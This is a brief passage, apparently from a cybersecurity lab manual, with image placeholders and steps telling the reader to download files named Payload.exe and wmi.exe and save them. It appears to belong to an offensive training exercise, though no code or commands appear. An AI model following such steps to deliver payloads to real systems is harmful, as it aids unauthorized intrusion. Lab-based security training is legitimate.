


20. Click on **Payload.exe** and **wmi.exe** to download the files.




21. Once you click on the **Payload.exe** and **wmi.exe** file, the **Opening Payload.exe** and **Opening wmi.exe** pop-ups appears click on **Save File**.


Note: Save the downloaded files in the **Downloads** folder.



